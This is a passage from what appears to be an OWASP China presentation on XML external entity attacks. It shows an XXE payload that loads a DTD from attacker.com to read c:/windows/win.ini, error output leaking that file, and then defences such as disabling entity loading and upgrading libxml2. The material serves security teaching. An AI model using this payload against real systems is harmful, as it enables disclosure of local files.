 <!ENTITY % one SYSTEM
"https://attacker.com/ext.dtd" >
 %one;
 %two;
 %four;
]>
```

ext.dtd：

```
<!ENTITY % three SYSTEM
"file:///c:/windows/win.ini">
<!ENTITY % two "<!ENTITY % four SYSTEM
'file:///%three;'>">
```

OWASP 中国
The Open Web Application Security Project

Warning: XMLReader::read() [xmlreader.read]: Entity: line 1: parser error : Invalid URI: file:///;
CMCDLLNAME32=mapi32.dll CMC=1 MAPIX=1 MAPIXVER=1.0.0.1 OLEMessaging=1 [MCI Extensions.BAK] 3g2=MPEGV
m2t=MPEGVideo m2ts=MPEGVideo m2v=MPEGVideo m4a=MPEGVideo m4v=MPEGVideo mod=MPEGVideo mov=MPEGVideo m
[SciCalc] UseSep=0 layout=1 [Aliim] ImageManClear=1 in E:\▆▆▆▆\▆▆▆▆\xmlreader.php on line **8**

Warning: XMLReader::read() [xmlreader.read]: %two; in E:\▆▆▆▆▆▆\xmlreader.php on line **8**

防御XML实体攻击

OWASP 中国
The Open Web Application Security Project

- 解析XML时忽略DOCTYPE文档声明
  - 遍历所有结点若发现XML_DOCUMENT_TYPE_NODE类型的结点则报错
- 必须使用DOCTYPE的情况下禁止对外部实体的解析
  - libxml_disable_entity_loader(true); //PHP
- 升级Libxml
  - Libxml2.9默认已经可以防御XML实体攻击
  - 查看libxml版本apt-cache show libxml2 | grep Version

```
root@pwnsh4d0w:~# apt-cache show libxml2 | grep Version
Version: 2.7.8.dfsg-4
Version: 2.7.8.dfsg-4ubuntu0.6
root@pwnsh4d0w:~#
```

@pnig0s
pnig0s@freebuf.com

Thanks!

www.pnigos.com